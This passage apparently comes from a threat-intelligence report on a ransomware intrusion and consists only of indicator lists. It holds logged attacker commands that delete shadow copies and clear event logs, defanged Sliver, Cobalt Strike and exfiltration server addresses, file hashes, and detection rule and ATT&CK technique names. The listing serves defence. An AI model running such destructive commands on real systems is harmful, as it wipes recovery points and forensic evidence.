------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v MaxMpxCt /d 65535 /t REG_DWORD /f"
------------> C:\Windows\System32\cmd.exe "cmd" /c "vssadmin.exe Delete Shadows /all /quiet"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "arp -a"
```

```
------------> C:\Windows\System32\cmd.exe "cmd" /c "wmic.exe Shadowcopy 
Delete"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "wevtutil.exe el"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "wevtutil.exe cl 
<MULTIPLE EVENT LOGS> (Executed hundreds of times)
```

```
Sliver
194.49.94[.]18:8443
194.169.175[.]134:8443

Cobalt Strike
91.92.250[.]60:443
91.92.250[.]65:443

Staging Tool Server
91.92.245[.]26:443

Exfiltration Server
195.123.226[.]84:8000
```

```
Version.zip
DBF5F56998705C37076B6CAE5D0BFB4D
E6AB3C595AC703AFD94618D1CA1B8EBCE623B21F
5DC8B08C7E1B11ABF2B6B311CD7E411DB16A7C3827879C6F93BD0DAC7A71D321

wo14.py
EB64862F1C8464CA3D03CF0A4AC608F4
6F43E6388B64998B7AA7411104B955A8949C4C63
726F038C13E4C90976811B462E6D21E10E05F7C11E35331D314C546D91FA6D21

worksliv.py
3A4FDBC642A24A240692F9CA70757E9F
794203A4E18F904F0D244C7B3C2F5126B58F6A21
5F7D438945306BF8A7F35CAB0E2ACC80CDC9295A57798D8165EF6D8B86FBB38D

slv.py
7A4CB8261036F35FD273DA420BF0FD5E
9648559769179677C5B58D5619CA8872F5086312
4EF1009923FC12C2A3127C929E0AA4515C9F4D068737389AFB3464C28CCF5925

work.aes
1BE7FE8E20F8E9FDC6FD6100DCAD38F3
C4CDE794CF4A68D63617458A60BC8B90D99823CA
4EE4E1E2CEDF59A802C01FAE9CCFCFDE3E84764C72E7D95B97992ADDD6EDF527

data.aes
4232C065029EB52D1B4596A08568E800
79818110ABD52BA14800CDFF39ECA3252412B232
3298629DE0489C12E451152E787D294753515855DBF1CE80BFCDED584A84AC62

service_probes
637FB65A1755C4B6DC1E0428E69B634E
FBA4652B6DBE0948D4DADCEBF51737A738CA9E67
```

```
B3B1FF7E3D1D4F438E40208464CEBFB641B434F5BF5CF18B7CEC2D189F52C1B6

UpdateEG.bat
0B1882F719504799B3211BF73DFDC253
448892D5607124FDD520F62FF0BC972DF801C046
39EC2834494F384028AD17296F70ED6608808084EF403714CFBC1BFBBED263D4

python311.dll
E20FC97E364E859A2FB58D66BC2A1D05
F5F56413F81E8F4A941F53E42A90BA1720823F15
9514035FEA8000A664799E369AE6D3AF6ABFE8E5CDA23CDAFBEDE83051692E63

example.exe
C737A137B66138371133404C38716741
A3E4FB487400D99E3A9F3523AEAA9AF5CF6E128B
25172A046821BD04E74C15DC180572288C67FDFF474BDB5EB11B76DCE1B3DAD3

2-REDACTED-51.exe
7A1E7F652055C812644AD240C41D904A
B39C244C3117F516CE5844B2A843EFF1E839207C
5FAC60F1E97B6EAAE18EBD8B49B912C86233CF77637590F36AA319651582D3C4

domain_name.exe
E0D1CF0ABD09D7632F79A8259283288D
3A78CE27A7AA16A8230668C644C7DF308DE6CF33
D15CAB3901E9A10AF772A0A1BDBF35B357EE121413D4CF542D96819DC4471158
```

```
ETPRO JA3 Hash - Possible Ligolo Server/Golang Binary Response
ET USER_AGENTS Go HTTP Client User-Agent
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB Executable File Transfer
ET POLICY PsExec service created
```

```
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY Command Shell Activity Over SMB - Possible Lateral Movement
ET POLICY Powershell Activity Over SMB - Likely Lateral Movement
ET POLICY SMB2 NT Create AndX Request For a .bat File
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement
ET INFO Suspected Impacket WMIExec Activity
ET INFO Observed Cloudflare DNS over HTTPS Domain (cloudflare-dns .com in TLS SNI)
ET SCAN Behavioral Unusual Port 1433 traffic Potential Scan or Infection
ET HUNTING Terse Unencrypted Request for Google - Likely Connectivity Check
ETPRO USER_AGENTS Observed Suspicious UA (Mozilla/5.0)
```

```
934fa692-f2fa-4465-8bb3-ee1d4c0718cc : Enabling Safeboot with BCDEDIT
181f510b-0b3c-4e05-939c-7623a4a9c82c : Execution of Python Scripts in AppData Directory
6f77de5c-27af-435b-b530-e2d07b77a980 : Impacket Tool Execution
d2722770-3295-478e-bd58-c3c18baaa821 : Modification of UserInit Registry Value
3f684d2e-4760-4db9-a578-3698e21a01d5 : Modification of UserInit Registry Value
2249fc47-1825-4137-b9ce-aa65749bb68c : Restic Backup Tool Misuse
```

```
5cc90652-4cbd-4241-aa3b-4b462fa5a248 : Potential Recon Activity Via
Nltest.EXE
968eef52-9cff-4454-8992-1e74b9cbad6c : Reconnaissance Activity
8d5aca11-22b3-4f22-b7ba-90e60533e1fb : Wmiexec Default Output File
526be59f-a573-4eea-b5f7-f0973207634d : New Process Created Via Wmic.EXE
7cccd811-7ae9-4ebe-9afd-cb5c406b824b : Potential Execution of
Sysinternals Tools
42c575ea-e41e-41f1-b248-8093c3e82a28 : PsExec Service Installation
8eef149c-bd26-49f2-9e5a-9b00e3af499b : Pass the Hash Activity 2
192a0330-c20b-4356-90b6-7b7049ae0b8 : Successful Overpass the Hash
Attempt
d7662ff6-9e97-4596-a61d-9839e32dee8d : Add SafeBoot Keys Via Reg Utility
cc36992a-4671-4f21-a91d-6c2b72a2edf5 : Suspicious Eventlog Clearing or
Configuration Change Activity
c947b146-0abc-4c87-9c64-b17e9d7274a2 : Shadow Copies Deletion Using
Operating Systems Utilities
dcd74b95-3f36-4ed9-9598-0490951643aa : PowerView PowerShell Cmdlets -
ScriptBlock
```

```
Account Manipulation - T1098
Clear Windows Event Logs - T1070.001
Data Encrypted for Impact - T1486
```

```
Data from Network Shared Drive - T1039
DLL Side-Loading - T1574.002
Domain Groups - T1069.002
Domain Trust Discovery - T1482
Drive-by Compromise - T1189
Dynamic-link Library Injection - T1055.001
Encrypted/Encoded File - T1027.013
Exfiltration Over Alternative Protocol - T1048
Ingress Tool Transfer - T1105
Inhibit System Recovery - T1490
Lateral Tool Transfer - T1570
Local Account - T1087.001
Local Groups - T1069.001
LSASS Memory - T1003.001
Malicious File - T1204.002
Masquerading - T1036
Match Legitimate Name or Location - T1036.005
Network Share Discovery - T1135
PowerShell - T1059.001
Process Injection - T1055
Python - T1059.006
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
Safe Mode Boot - T1562.009
Scheduled Task - T1053.005
Service Execution - T1569.002
SMB/Windows Admin Shares - T1021.002
Web Protocols - T1071.001
Windows Command Shell - T1059.003
Windows Management Instrumentation - T1047
Winlogon Helper DLL - T1547.004
```